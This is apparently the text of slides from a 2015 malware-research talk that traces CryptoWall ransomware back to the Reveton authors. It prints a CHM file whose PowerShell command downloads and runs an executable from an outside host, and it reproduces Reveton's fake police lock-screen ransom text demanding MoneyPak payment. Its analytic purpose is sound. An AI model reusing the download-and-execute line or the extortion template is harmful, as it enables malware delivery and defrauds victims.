
February 2015



Yonathan Klijnsma
@ydklijnsma

+ Follow

Latest campaign from the #CryptoWall gang abuses @ithurricanept's CHM download->exec POC malwr.com/analysis/NTRhM...



Keeping up with new techniques



Run
warn
meg

Help
非表
目次
+
電
表示

```
8 <PARAM name="Command" value="Shortcut">
9 <PARAM name="Button" value="Bitmap::shortcut">
10 <PARAM name="Item1" value=",cmd,/c powershell (New-Object System.Net.
    WebClient).DownloadFile('http://kovpro.com/putty.exe','%TEMP%\natmasla2.exe')
    ;(New-Object -com Shell.Application).ShellExecute('%TEMP%\natmasla2.exe')">
11 <PARAM name="Item2" value="273,1,1">
12 </OBJECT>
13
14 <SCRIPT>
15 x.Click();
16 </SCRIPT>
17
18 <A name=contents>
19 <H2 align=center>Run calc.exe via open Chm file!!!</H2>
20 <P></A>
21 <H3 ALIGN=CENTER>@ithurricanept</H3><P>
22 </BODY>
23 </HTML>
```



Angry developers?

```
.data:00421C5C KurvaStr          dd  'k'  
.data:00421C60          dd  'u'  
.data:00421C64          dd  'r'  
.data:00421C68          dd  'v'  
.data:00421C6C          dd  'a'
```



A slip-up: a trace to the authors

A resource file was downloaded by this really early CryptoWall variant. The resource contains something really interesting which points towards the possible authors.




A slip-up: a trace to the authors

```
GET /wp-content/themes/us.bin HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: grupoconsultoresjuridicos.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Wed, 06 Nov 2013 23:37:10 GMT
Server: Apache/2.2.25 (Unix) mod_ssl/2.2.25 OpenSSL/1.0.0-fips mod_auth_passthrough/2.1 mod_bwlimited/1.4 FrontPage/5.0.2.2635
Last-Modified: Mon, 04 Nov 2013 23:36:37 GMT
ETag: "1b01126-28594-4ea6263240544"
Accept-Ranges: bytes
Content-Length: 165268
Content-Type: application/octet-stream

.....PNG
.
....
IHDR.....XX..!...
.....t.EXtSoftw.are.Adob.e ImageR.eadyq.e<.... iTXt.XML:com.Ba.F.xmp.z...<?xpack.et begin.="..."
i.d="W5M0M.pCehiHzr.eSzNTczk.c9d"?> <.x:..@meta .xmlns:x="."W:..../" !."tk="..XM.P Core 5..0-c060 .61.13477.7,
2010/.02/12-17.:32:00 ...".6rdf:RD.F.5..="htt.p://www..w3.org/1.999.!22-...-syntax-.ns#. Desc.ription ...about="..T.amp.+ns...../
xap/1.&0.i..MM..mma..stRe.W..s.Type/Res.ourc..f#...p:Creato rToolEQPh.otoshop .CS5 Wind.owsB.MM:I.nstanceI.D="@..iid.:
65763C4.AD29411E.2AC10B07.7EA8DDEE.3..Docume.nt..d..B.....C.erivedF.rom .<:i."V8."..d."9../..#/..y.....).en..r...e.!
(..HPLTE.....@
.....tRNS.....IDATx.....0.DA...<."/...3Ef.....!....b.P.m.....<x.....`?.?U.y....4 ..N.M....@
<..j....@.....#.....!.....j&.<.`{..j=&
.....0..v....8Z.....8....g..9..Gt9.y.eQZ.-r...-&..i...#...t~...k.....x.p.....EQ e]..Z..IE.ND.B`.U....,...Q..r`...B..
5.n_.....@.3@4EAE5AA.B.A.BB4EE9E.2830F79A.CY.d.A.s_.q.A..t.W...!O..../O/O./O(OG..X....R!O.&+.'.,',.,.&
```

A slip-up: a trace to the authors



A slip-up: a trace to the authors

```
solaris: yonathan$ python ~/Documents/Projects/cryptowall/decompress-cryptolocker-clone-bundle.py us_4.bin.out ./decomped_file
[+] Found new fileblob in container
- Checksum: 0x8df196bc
- Size: 1259
[+] Found new fileblob in container
- Checksum: 0x2c989a55
- Size: 3272
[+] Found new fileblob in container
- Checksum: 0x90ae8cc
- Size: 205
[+] Found new fileblob in container
- Checksum: 0xb7def142
- Size: 2715
```

```
solaris:decomped_file yonathan$ file *
0.bin: PNG image data, 271 x 88, 8-bit colormap, non-interlaced
1.bin: PNG image data, 114 x 30, 8-bit colormap, non-interlaced
10.bin: PNG image data, 92 x 14, 8-bit/color RGBA, non-interlaced
11.bin: PNG image data, 81 x 33, 8-bit/color RGBA, non-interlaced
12.bin: PNG image data, 37 x 37, 8-bit/color RGBA, non-interlaced
13.bin: PNG image data, 30 x 40, 8-bit/color RGBA, non-interlaced
14.bin: PNG image data, 87 x 35, 8-bit/color RGBA, non-interlaced
15.bin: PNG image data, 36 x 35, 8-bit/color RGBA, non-interlaced
16.bin: PNG image data, 36 x 45, 8-bit/color RGBA, non-interlaced
17.bin: PNG image data, 52 x 33, 8-bit/color RGBA, non-interlaced
18.bin: PNG image data, 103 x 29, 8-bit/color RGBA, non-interlaced
19.bin: PNG image data, 107 x 18, 8-bit/color RGBA, non-interlaced
2.bin: PNG image data, 7 x 8, 8-bit/color RGBA, non-interlaced
20.bin: PNG image data, 272 x 41, 8-bit/color RGBA, non-interlaced
21.bin: PNG image data, 107 x 25, 8-bit/color RGBA, non-interlaced
22.bin: PNG image data, 104 x 22, 8-bit/color RGBA, non-interlaced
23.bin: PNG image data, 32 x 32, 8-bit colormap, non-interlaced
24.bin: ASCII text, with CRLF, CR line terminators
```



A slip-up: a trace to the authors



A slip-up: a trace to the authors : Reveton!



ICE

The ICE Cyber Crime Center

Your ID-Address: %GET_IP%
Your Location: %GET_COUNTRY%
Your City: %GET_CITY%



Your computer has been blocked

To unlock your computer and to avoid other legal consequences, you are obligated to pay a release fee of **%GET_LOCK_AMOUNT% USD**





You can get MoneyPak from hundreds of thousands of global locations, from wallets, from kiosks and ATMs.
Exchange your cash for a MoneyPak vouchers and use your voucher code in form below.

Code:

0

1

2

3

4

5

6

7

8

9

←




Status:
Waiting for Payment
48:00:00




Video-recording: ● OFF


All illegal activities conducted through your computer have been recorded in the police database, including photos and videos from your camera for further identification. You have been registered by viewing pornography involving minors.




10.bin.png




11.bin.png




16.bin.png



17.bin.png




22.bin.png



23.bin.png

A slip-up: a trace to the authors : Reveton!




ICE

The ICE Cyber Crime Center

Your ID-Address: %GET_IP%


Your Location: %GET_COUNTRY%


Your City: %GET_CITY%



Your computer has been blocked

To unlock your computer and to avoid other legal consequences, you are obligated to pay a release fee of **%GET_LOCK_AMOUNT% USD**





You can get MoneyPak from hundreds of thousands of global locations, from wallets, from kiosks and ATMs.
Exchange your cash for a MoneyPak vouchers and use your voucher code in form below.

Code:

0

1

2

3

4

5


6

7

8

9

←



Status:
Waiting for Payment
48:00:00

Video-recording: ● OFF

All illegal activities conducted through your computer have been recorded in the police database, including photos and videos from your camera for further identification. You have been registered by viewing pornography involving minors.



ICE

The ICE Cyber Crime Center

Location:

City:

User name:



Your computer has been blocked

The work of your computer has been suspended on the grounds of unauthorized cyber activity



Possible violations are described below:

Article - 174, Copyright
Imprisonment for the term of up to 2-5 years
(The use or sharing of copyrighted files): A fine from 18,000 up to 23,000 USD.

Article - 183, Pornography
Imprisonment for the term of up to 2-5 years
(The use or distribution of pornographic files): A fine from 18,000 up to 25,000 USD.

Article - 184, Pornography involving children (under 18 years)
Imprisonment for the term of up to 10-15 years
(The use or distribution of pornographic files): A fine from 20,000 up to 40,000 USD.

Article - 184, Promoting Terrorism
Imprisonment for the term of up to 25 years without appeal
(Creating the websites of terrorist groups): A fine from 35,000 up to 45,000 USD with property confiscation.

Article - 88, The distribution of virus programs
Imprisonment for the term of up to 2 years
(The development or distribution of virus programs, which have caused harm to other computers): A fine from 15,000 up to 28,000 USD.

Article - 193, The use of unlicensed software
Imprisonment for the term of up to 2 years
(The use of unlicensed software): A fine from 10,000 up to 22,000 USD.

Article - 98, Cheating with payment cards, carding
Imprisonment for the term of up to 5 years
(The operation with the use of payment card or its details which was not initiated or not confirmed by the holder): A fine from 30,000 up to 75,000 USD with property confiscation.

Article - 156, Spawning pornographic content
Imprisonment for the term of up to 2 years
(Spawning pornographic content by means of the e-mail or social networks): A fine from 10,000 up to 30,000 USD.



An attempt to unlock the computer by yourself will lead to the full formatting of the operating system. All the files, videos, photos, documents on your computer will be deleted.

All illegal activities conducted through your computer have been recorded in the police database, including photos and videos from your camera for further identification. You have been registered by viewing pornography involving minors.





You can get MoneyPak from hundreds of thousands of global locations, online, from wallets, from kiosks and ATMs.
Exchange your cash for a MoneyPak vouchers and use your voucher code in form below.

Code:

1

2

3

4

5

6

7

8

9

0

Submit

Status: Waiting for Payment 47:59:00



Where can I buy MoneyPak:



A first-time violation may not lead to imprisonment. In the case of a first-time violation you just need to pay the fine according to the Law Of Loyalty To The People as of January 25, 2013.



In connection with the decision of the Government as of January 15, 2013, all of the violations mentioned above, which have not been paid, you will be liable for the same. In the case of a second violation you will become the subject of criminal prosecution without the right to pay a fine.

